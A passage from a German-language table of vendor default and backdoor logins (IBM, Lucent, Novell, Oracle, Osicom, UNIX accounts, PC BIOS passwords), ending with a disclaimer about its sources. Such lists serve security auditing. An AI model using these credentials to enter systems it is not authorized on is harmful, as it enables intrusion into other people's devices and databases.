IBM	VM/CMS	---	NEVIEW	---
IBM	VM/CMS	---	OLTSEP	---
IBM	VM/CMS	---	OP1	---
IBM	VM/CMS	---	OPERATNS	---
IBM	VM/CMS	---	OPERATOR	---
IBM	VM/CMS	---	PDMREMI	---
IBM	VM/CMS	---	PENG	---
IBM	VM/CMS	---	PROCAL	---
IBM	VM/CMS	---	PRODBM	---
IBM	VM/CMS	---	PROMAIL	---
IBM	VM/CMS	---	PSFMAINT	---
IBM	VM/CMS	---	PVM	---
IBM	VM/CMS	---	RDM470	---
IBM	VM/CMS	---	ROUTER	---
IBM	VM/CMS	---	RSCS	---
IBM	VM/CMS	---	RSCSV2	---
IBM	VM/CMS	---	SAVSYS	---
IBM	VM/CMS	---	SFCMI	---
IBM	VM/CMS	---	SFCNTRL	---
IBM	VM/CMS	---	SMART	---
IBM	VM/CMS	---	SQLDBA	---
IBM	VM/CMS	---	SQLUSER	---
IBM	VM/CMS	---	SYSADMIN	---
IBM	VM/CMS	---	SYSCKP	---
IBM	VM/CMS	---	SYSDUMP1	---
IBM	VM/CMS	---	SYSERR	---
IBM	VM/CMS	---	SYSWRM	---
IBM	VM/CMS	---	TDISK	---
IBM	VM/CMS	---	TEMP	---
IBM	VM/CMS	---	TSAFVM	---
IBM	VM/CMS	---	VASTEST	---
IBM	VM/CMS	---	VM3812	---
IBM	VM/CMS	---	VMARCH	---
IBM	VM/CMS	---	VMASMON	---
IBM	VM/CMS	---	VMASSYS	---
IBM	VM/CMS	---	VMBACKUP	---
IBM	VM/CMS	---	VMBSYSAD	---
IBM	VM/CMS	---	VMMAP	---
IBM	VM/CMS	---	VMTAPE	---
IBM	VM/CMS	---	VMTLIBR	---
IBM	VM/CMS	---	VMUTIL	---
IBM	VM/CMS	---	VSEIPO	---
IBM	VM/CMS	---	VSEMAINT	---
IBM	VM/CMS	---	VSEMAN	---
IBM	VM/CMS	---	VTAM	---
IBM	VM/CMS	---	VTAMUSER	---
IBM	PC	BIOS-Console	IBM	Admin
IBM	PC	BIOS-Console	MBIU0	Admin
IBM	PC	BIOS-Console	sertafu	Admin
IBM	POS	CMOS-Console		
IBM	POS	CMOS-Console		
Intel	Shiva	---	Guest	---
Intel	Shiva	---	root	---
Intel	Shiva	Lanrovers	root	---
Interbase	Interbase-Database-Ser	All	SYSDBA	masterkey
IOS	kein	Default-PW	---	---
Iwill	PC	BIOS-Console	iwill	Admin
JD-Edwards	WorldVision/OneWorld	All(?)	JDE	JDE
Jetform	Jetform-Design	HTTP	---	Admin
JetWay	PC	BIOS-Console	spooml	Admin
Joss-Technology	PC	BIOS-Console	57gbzb	Admin
Joss-Technology	PC	BIOS-Console	technolgi	Admin
Lantronics	Lantronics-Terminal-Se	---	---	access
Lantronics	Lantronics-Terminal-Se	---	---	system
Leading-Edge	PC	BIOS-Console	MASTER	Admin
Linksys	DSL	Telnet	admin	Admin
Linux	Slackware	---	gonzo	---
Linux	Slackware	---	satan	---
Linux	Slackware	---	snake	---
Linux	UCLinux-for-UCSIMM	---	root	uClinux
Livingston	Officerouter	---	!root	---
Livingston	Livingston	Portmaster-3	!root	---
Livingston	IRX	Router	!root	---
Lucent	System	75	bciim	bciimpw
Lucent	System	75	bcim	bcimpw
Lucent	System	75	bcms	bcmspw
Lucent	System	75	bcms	bcmspw
Lucent	System	75	bcnas	bcnaspw
Lucent	System	75	blue	bluepw
Lucent	System	75	browse	browsepw
Lucent	System	75	browse	looker
Lucent	System	75	craft	craft
Lucent	System	75	craft	craftpw
Lucent	System	75	craft	craftpw
Lucent	System	75	cust	custpw
Lucent	System	75	enquiry	enquirypw
Lucent	System	75	field	support
Lucent	System	75	inads	indspw
Lucent	System	75	inads	indspw
Lucent	System	75	inads	inads
Lucent	System	75	init	initpw
Lucent	System	75	locate	locatepw
Lucent	System	75	maint	maintpw
Lucent	System	75	maint	rwmaint
Lucent	System	75	nms	nmspw
Lucent	System	75	rcust	rcustpw
Lucent	System	75	support	supportpw

Hersteller	Produkt	Version	Username	Passwort
Lucent	System	75	tech	field
MachSpeed	PC	BIOS-Console	sp99dd	Admin
Magic-Pro	PC	BIOS-Console	prost	Admin
Megastar	PC	BIOS-Console	star	Admin
Mentec	Micro/RSX	---	MICRO	RSX
Micron	PC	BIOS-Console	sldkj754	Admin
Micron	PC	BIOS-Console	xyzall	Admin
Micronics	PC	BIOS-Console	dn_04rjc	Admin
Microplex	Print-Server	---	root	root
Microsoft	Windows	NT	(null)	User
Microsoft	Windows	NT	Administrator	Administrator
Microsoft	Windows	NT	Administrator	---
Microsoft	Windows	NT	Guest	Guest
Microsoft	Windows	NT	Guest	---
Microsoft	Windows	NT	IS_$hostname	(same)
Microsoft	Windows	NT	User	User
Mintel	Mintel	PBX	SYSTEM	Admin
Motorola	Cablerouter	---	cablecom	router
M-Technology	PC	BIOS-Console	mMmM	Admin
NCR	NCR	UNIX	ncrm	ncrm
NetGenesis	NetAnalysis	Web-Reporting	naadmin	naadmin
Netopia	Netopia	7100	---	---
Netopia	Netopia	9500	netopia	netopia
NeXT	NeXTStep	---	me	---
NeXT	NeXTStep	---	root	NeXT
NeXT	NeXTStep	---	signa	signa
Nimble	PC	BIOS-Console	xdfk9874t3	Admin
Nortel	Remote-Office	9150	admin	root
Nortel	Accelar-(Passport)	1000-series-routing-swit	l2	l2
Nortel	Accelar-(Passport)	1000-series-routing-swit	l3	l3
Nortel	Accelar-(Passport)	1000-series-routing-swit	ro	ro
Nortel	Accelar-(Passport)	1000-series-routing-swit	rw	rw
Nortel	Accelar-(Passport)	1000-series-routing-swit	rwa	rwa
Nortel	Meridian	PBX	login	0
Nortel	Meridian	PBX	spcl	0
Nortel	Extranet	Switches	admin	setup
Novell	Netware	---	ADMIN	ADMIN
Novell	Netware	---	ADMIN	---
Novell	Netware	---	ARCHIVIST	---
Novell	Netware	---	ARCHIVIST	ARCHIVIST
Novell	Netware	---	BACKUP	---
Novell	Netware	---	BACKUP	BACKUP
Novell	Netware	---	CHEY_ARCHSVR	CHEY_ARCHSVR
Novell	Netware	---	CHEY_ARCHSVR	---
Novell	Netware	---	FAX	FAX
Novell	Netware	---	FAX	---
Novell	Netware	---	FAXUSER	FAXUSER
Novell	Netware	---	FAXUSER	---
Novell	Netware	---	FAXWORKS	---
Novell	Netware	---	FAXWORKS	FAXWORKS
Novell	Netware	---	GATEWAY	GATEWAY
Novell	Netware	---	GATEWAY	GATEWAY
Novell	Netware	---	GATEWAY	---
Novell	Netware	---	GUEST	TSEUG
Novell	Netware	---	GUEST	GUESTGUEST
Novell	Netware	---	GUEST	GUESTGUE
Novell	Netware	---	GUEST	GUEST
Novell	Netware	---	GUEST	---
Novell	Netware	---	HPLASER	---
Novell	Netware	---	HPLASER	HPLASER
Novell	Netware	---	LASER	---
Novell	Netware	---	LASER	LASER
Novell	Netware	---	LASERWRITER	LASERWRITER
Novell	Netware	---	LASERWRITER	---
Novell	Netware	---	MAIL	---
Novell	Netware	---	MAIL	MAIL
Novell	Netware	---	POST	---
Novell	Netware	---	POST	POST
Novell	Netware	---	PRINT	---
Novell	Netware	---	PRINT	PRINT
Novell	Netware	---	PRINTER	---
Novell	Netware	---	PRINTER	PRINTER
Novell	Netware	---	ROOT	---
Novell	Netware	---	ROOT	ROOT
Novell	Netware	---	ROUTER	---
Novell	Netware	---	SABRE	---
Novell	Netware	---	SUPERVISOR	NETFRAME
Novell	Netware	---	SUPERVISOR	NFI
Novell	Netware	---	SUPERVISOR	NF
Novell	Netware	---	SUPERVISOR	HARRIS
Novell	Netware	---	SUPERVISOR	SUPERVISOR
Novell	Netware	---	SUPERVISOR	---
Novell	Netware	---	SUPERVISOR	SYSTEM
Novell	Netware	---	TEST	TEST
Novell	Netware	---	TEST	---
Novell	Netware	---	USER_TEMPLATE	---
Novell	Netware	---	USER_TEMPLATE	USER_TEMPLATE
Novell	Netware	---	WANGTEK	---
Novell	Netware	---	WANGTEK	WANGTEK
Novell	Netware	---	WINDOWS_PASSTHRU	WINDOWS_PASSTHRU
Novell	Netware	---	WINDOWS_PASSTHRU	---
Novell	Netware	---	WINSABRE	SABRE
Novell	Netware	---	WINSABRE	WINSABRE
Nurit	PC	BIOS-Console	$system	Admin
Oracle	Oracle-RDBMS	7,8	ADAMS	WOOD
Oracle	Oracle-RDBMS	7,8	APPLSYS	APPLSYS
Oracle	Oracle-RDBMS	7,8	APPS	APPS
Oracle	Oracle-RDBMS	7,8	AURORA@ORB@UNAUTHENTICATED	INVALID
Oracle	Oracle-RDBMS	7,8	BLAKE	PAPER
Oracle	Oracle-RDBMS	7,8	CLARK	CLOTH

Hersteller	Produkt	Version	Username	Passwort
Oracle	Oracle-RDBMS	7,8	CTXDEMO	CTXDEMO
Oracle	Oracle-RDBMS	7,8	CTXSYS	CTXSYS
Oracle	Oracle-RDBMS	7,8	DBSNMP	DBSNMP
Oracle	Oracle-RDBMS	7,8	DEMO	DEMO
Oracle	Oracle-RDBMS	7,8	JONES	STEEL
Oracle	Oracle-RDBMS	7,8	MDSYS	MDSYS
Oracle	Oracle-RDBMS	7,8	NAMES	NAMES
Oracle	Oracle-RDBMS	7,8	ORDPLUGINS	ORDPLUGINS
Oracle	Oracle-RDBMS	7,8	OUTLN	OUTLN
Oracle	Oracle-RDBMS	7,8	RMAN	RMAN
Oracle	Oracle-RDBMS	7,8	SCOTT	TIGER
Oracle	Oracle-RDBMS	7,8	SYS	CHANGE_ON_INSTALL
Oracle	Oracle-RDBMS	7,8	SYSADM	SYSADM
Oracle	Oracle-RDBMS	7,8	SYSTEM	MANAGER
Oracle	Oracle-RDBMS	7,8	TRACESRV	TRACE
Oracle	Personal-Oracle	8	PO8	PO8
Osicom	JETXPrint	1000E/B	sysadm	sysadm
Osicom	NETPrint	1000E/B	sysadm	sysadm
Osicom	NETPrint	1000E/D	debug	d.e.b.u.g
Osicom	NETPrint	1000E/D	echo	echo
Osicom	NETPrint	1000E/D	guest	guest
Osicom	NETPrint	1000E/D	Manager	Manager
Osicom	NETPrint	1000E/D	sysadm	sysadm
Osicom	JETXPrint	1000E/N	sysadm	sysadm
Osicom	NETPrint	1000E/N	sysadm	sysadm
Osicom	NETPrint	1000E/NDS	debug	d.e.b.u.g
Osicom	NETPrint	1000E/NDS	echo	echo
Osicom	NETPrint	1000E/NDS	guest	guest
Osicom	NETPrint	1000E/NDS	Manager	Manager
Osicom	NETPrint	1000E/NDS	sysadm	sysadm
Osicom	NETPrint	1000T/B	sysadm	sysadm
Osicom	JETXPrint	1000T/N	sysadm	sysadm
Osicom	NETPrint	1000T/N	sysadm	sysadm
Osicom	NETPrint	1500E/B	debug	d.e.b.u.g
Osicom	NETPrint	1500E/B	echo	echo
Osicom	NETPrint	1500E/B	guest	guest
Osicom	NETPrint	1500E/B	Manager	Manager
Osicom	NETPrint	1500E/B	sysadm	sysadm
Osicom	NETPrint	1500E/N	debug	d.e.b.u.g
Osicom	NETPrint	1500E/N	echo	echo
Osicom	NETPrint	1500E/N	guest	guest
Osicom	NETPrint	1500E/N	Manager	Manager
Osicom	NETPrint	1500E/N	sysadm	sysadm
Osicom	NETPrint	1500E/N	sysadm	sysadm
Osicom	NETPrint	1500T/N	sysadm	sysadm
Osicom	NETPrint	2000E/B	sysadm	sysadm
Osicom	NETPrint	2000E/N	debug	d.e.b.u.g
Osicom	NETPrint	2000E/N	echo	echo
Osicom	NETPrint	2000E/N	guest	guest
Osicom	NETPrint	2000E/N	Manager	Manager
Osicom	NETPrint	2000E/N	sysadm	sysadm
Osicom	NETPrint	2000E/N	sysadm	sysadm
Osicom	NETPrint	2000T/B	sysadm	sysadm
Osicom	NETPrint	2000T/N	sysadm	sysadm
Osicom	JETXPrint	500E/B	sysadm	sysadm
Osicom	NETPrint	500E/B	sysadm	sysadm
Osicom	NETPrint	500E/N	sysadm	sysadm
Osicom	NETPrint	500T/B	sysadm	sysadm
Osicom	NETPrint	500T/N	sysadm	sysadm
Osicom	NETCommuter	Remote-Access-Server	debug	d.e.b.u.g
Osicom	NETCommuter	Remote-Access-Server	echo	echo
Osicom	NETCommuter	Remote-Access-Server	guest	guest
Osicom	NETCommuter	Remote-Access-Server	Manager	Manager
Osicom	NETCommuter	Remote-Access-Server	sysadm	sysadm
Osicom	Osicom-Plus	T1/PLUS-56k	write	private
Packard-Bell	PC	BIOS-Console	bell9	Admin
Prime	PrimeOS	---	guest	guest
Prime	PrimeOS	---	guest1	guest
Prime	PrimeOS	---	guest1	guest1
Prime	PrimeOS	---	mail	mail
Prime	PrimeOS	---	mfd	mfd
Prime	PrimeOS	---	netlink	netlink
Prime	PrimeOS	---	prime	prime
Prime	PrimeOS	---	primenet	primenet
Prime	PrimeOS	---	primenet	PrimeOS
Prime	PrimeOS	---	primos_cs	primos
Prime	PrimeOS	---	primos_cs	prime
Prime	PrimeOS	---	system	prime
Prime	PrimeOS	---	system	system
Prime	PrimeOS	---	tele	tele
Prime	PrimeOS	---	test	test
QDI	PC	BIOS-Console	QDI	Admin
QDI	SpeedEasy	BIOS-Console	lesarot1	Admin
Quantex	PC	BIOS-Console	teX1	Admin
Quantex	PC	BIOS-Console	xljlbj	Admin
Raidzone	raid	arrays	raidzone	
Ramp-Networks	WebRamp	---	wradmin	trancell
RedHat	Redhat	37658	piranha	q
RedHat	Redhat	37658	piranha	piranha
Research	PC	BIOS-Console	Col2ogro2	Admin
RM	Server	BIOS-Console	RM	
RM	RM	Connect	admin	rmnetlm
RM	RM	Connect	admin2	changeme
RM	RM	Connect	adminstrator	changeme
RM	RM	Connect	deskalt	password
RM	RM	Connect	deskman	changeme
RM	RM	Connect	desknorm	password
RM	RM	Connect	deskres	password
RM	RM	Connect	guest	---
RM	RM	Connect	replicator	replicator

Hersteller	Produkt	Version	Username	Passwort
RM	RM	Connect	RMUser1	password
RM	RM	Connect	setup	changeme
RM	RM	Connect	teacher	password
RM	RM	Connect	temp1	password
RM	RM	Connect	topicalt	password
RM	RM	Connect	topicnorm	password
RM	RM	Connect	topicres	password
Semaphore	PICK	---	O/S	DESQUETOP
Semaphore	PICK	---	O/S	DS
Semaphore	PICK	---	O/S	DSA
Semaphore	PICK	---	O/S	PHANTOM
Shuttle	PC	BIOS	Spacve	Admin
Siemens	PhoneMail	---	poll	tech
Siemens	PhoneMail	---	sysadmin	sysadmin
Siemens	PhoneMail	---	tech	tech
Siemens	ROLM	PBX	admin	pwp
Siemens	ROLM	PBX	eng	engineer
Siemens	ROLM	PBX	op	op
Siemens	ROLM	PBX	op	operator
Siemens	ROLM	PBX	su	super
Siemens-Nixdorf	PC	BIOS-Console	SKY_FOX	Admin
Silicon	Graphics	IRIX	4Dgifts	4Dgifts
Silicon	Graphics	IRIX	4Dgifts	---
Silicon	Graphics	IRIX	demos	---
Silicon	Graphics	IRIX	Ezsetup	---
Silicon	Graphics	IRIX	field	field
Silicon	Graphics	IRIX	OutOfBox	---
Silicon	Graphics	IRIX	tour	tour
Silicon	Graphics	IRIX	tutor	---
Silicon	Graphics	IRIX	tutor	tutor
Silicon	Graphics	IRIX-5.x,6.x	guest	---
Silicon	Graphics	IRIX-5.x,6.x	lp	---
SuperMicro	PC	BIOS-Console	ksdjfg934t	Admin
Sybase	Adaptive-Server	Enterprise-11.x,12.x	sa	---
Tinys	PC	BIOS-Console	Tiny	Admin
TMC	PC	BIOS-Console	BIGO	Admin
Toshiba	PC	BIOS-Console	24Banc81	Admin
Toshiba	PC	BIOS-Console	Toshiba	Admin
Toshiba	PC	BIOS-Console	toshy99	Admin
UNIX	Generic	---	adm	adm
UNIX	Generic	---	adm	---
UNIX	Generic	---	admin	admin
UNIX	Generic	---	administrator	administrator
UNIX	Generic	---	administrator	---
UNIX	Generic	---	anon	anon
UNIX	Generic	---	bbs	bbs
UNIX	Generic	---	bbs	---
UNIX	Generic	---	bin	sys
UNIX	Generic	---	bin	sys
UNIX	Generic	---	checkfs	checkfs
UNIX	Generic	---	checkfsys	checkfsys
UNIX	Generic	---	checksys	checksys
UNIX	Generic	---	daemon	daemon
UNIX	Generic	---	daemon	---
UNIX	Generic	---	demo	demo
UNIX	Generic	---	demo	---
UNIX	Generic	---	demos	demos
UNIX	Generic	---	demos	---
UNIX	Generic	---	dni	---
UNIX	Generic	---	dni	dni
UNIX	Generic	---	fal	---
UNIX	Generic	---	fal	fal
UNIX	Generic	---	fax	---
UNIX	Generic	---	fax	fax
UNIX	Generic	---	ftp	---
UNIX	Generic	---	ftp	ftp
UNIX	Generic	---	games	games
UNIX	Generic	---	games	---
UNIX	Generic	---	gopher	gopher
UNIX	Generic	---	gropher	---
UNIX	Generic	---	guest	guest
UNIX	Generic	---	guest	guestgue
UNIX	Generic	---	guest	---
UNIX	Generic	---	halt	halt
UNIX	Generic	---	halt	---
UNIX	Generic	---	informix	informix
UNIX	Generic	---	install	install
UNIX	Generic	---	lp	lp
UNIX	Generic	---	lp	bin
UNIX	Generic	---	lp	lineprin
UNIX	Generic	---	lp	---
UNIX	Generic	---	lpadm	lpadm
UNIX	Generic	---	lpadmin	lpadmin
UNIX	Generic	---	lynx	lynx
UNIX	Generic	---	lynx	---
UNIX	Generic	---	mail	---
UNIX	Generic	---	mail	mail
UNIX	Generic	---	man	man
UNIX	Generic	---	man	---
UNIX	Generic	---	me	---
UNIX	Generic	---	me	me
UNIX	Generic	---	mountfs	mountfs
UNIX	Generic	---	mountfsys	mountfsys
UNIX	Generic	---	mountsys	mountsys
UNIX	Generic	---	news	news
UNIX	Generic	---	news	---
UNIX	Generic	---	nobody	---
UNIX	Generic	---	nobody	nobody
UNIX	Generic	---	nuucp	---
UNIX	Generic	---	operator	operator

Hersteller	Produkt	Version	Username	Passwort
UNIX	Generic	---	operator	---
UNIX	Generic	---	oracle	---
UNIX	Generic	---	postmaster	postmast
UNIX	Generic	---	postmaster	---
UNIX	Generic	---	powerdown	powerdown
UNIX	Generic	---	rje	rje
UNIX	Generic	---	root	root
UNIX	Generic	---	root	---
UNIX	Generic	---	setup	setup
UNIX	Generic	---	shutdown	shutdown
UNIX	Generic	---	shutdown	---
UNIX	Generic	---	sync	sync
UNIX	Generic	---	sync	---
UNIX	Generic	---	sys	sys
UNIX	Generic	---	sys	system
UNIX	Generic	---	sys	bin
UNIX	Generic	---	sysadm	sysadm
UNIX	Generic	---	sysadm	admin
UNIX	Generic	---	sysadmin	sysadmin
UNIX	Generic	---	sysbin	sysbin
UNIX	Generic	---	system_admin	---
UNIX	Generic	---	system_admin	system_admin
UNIX	Generic	---	trouble	trouble
UNIX	Generic	---	umountfs	umountfs
UNIX	Generic	---	umountfsys	umountfsys
UNIX	Generic	---	umountsys	umountsys
UNIX	Generic	---	unix	unix
UNIX	Generic	---	user	user
UNIX	Generic	---	uucp	uucp
UNIX	Generic	---	uucpadm	uucpadm
UNIX	Generic	---	web	---
UNIX	Generic	---	web	web
UNIX	Generic	---	webmaster	webmaster
UNIX	Generic	---	webmaster	---
UNIX	Generic	---	www	---
UNIX	Generic	---	www	www
Verifone	Verifone-Junior	2.5	166816	
Vextrec-Technology	PC	BIOS-Console	Vextrex	
Vobis	PC	BIOS-Console	merlin	
Wim-Bervoets	WIMBIOSnbsp	BIOS-Console	Compleri	Admin
WWWBoard	WWWADMIN.PL	---	WebAdmin	WebBoard
Xylan	Omniswitch	---	admin	switch
Xylan	Omniswitch	---	diag	switch
Xyplex	Routers	---	---	access
Xyplex	Routers	---	---	system
Xyplex	Terminal-Server	Port7000	access	User
Xyplex	Terminal-Server	Port7000	system	Admin
Zenith	PC	BIOS-Console	3098z	Admin
Zenith	PC	BIOS-Console	Zenith	Admin
ZEOS	PC	BIOS-Console	zeosx	Admin
Zyxel	Generic	Routers	---	1234

Quellen

Die in diesem Dokument enthaltenen Informationen wurden über einen langen Zeitraum hinweg von vielen verschiedenen Quellen des Internet entnommen und gegebenenfalls auch ins Deutsche übersetzt, wovon einige Quellen nicht mehr existieren oder gefunden werden können. Dieses Dokument kann daher als Zusammenfassung von bestehendem und bereits veröffentlichtem Wissen betrachtet werden, dessen Autoren zugleich Autor dieses Dokuments geworden sind. Da die Zusammenfassung selbst ausschliesslich ohne kommerzielle Interessen und ohne persönliche Bereicherungsabsichten erfolgte, werden hier weder Autoren noch Quellen angegeben. Wenn die Prüfung der Wahrheitslage einer Information durch gleichzeitige Existenz an verschiedenen und voneinander unabhängigen Stellen möglich war, so wurde sie sorgfältig durchgeführt und es wurden nur übereinstimmende Tatsachen ins Dokument übernommen. Dennoch sollte in Betracht gezogen werden, dass unbeabsichtigt unwahre Fakten mit eingeflossen sind. Die Gewährleistung der Vollständigkeit und Richtigkeit aller Fakten ist aber nicht möglich und für die Konsequenzen der Verwendung falscher Informationen aus diesem Dokument kann in keiner Weise gehaftet werden.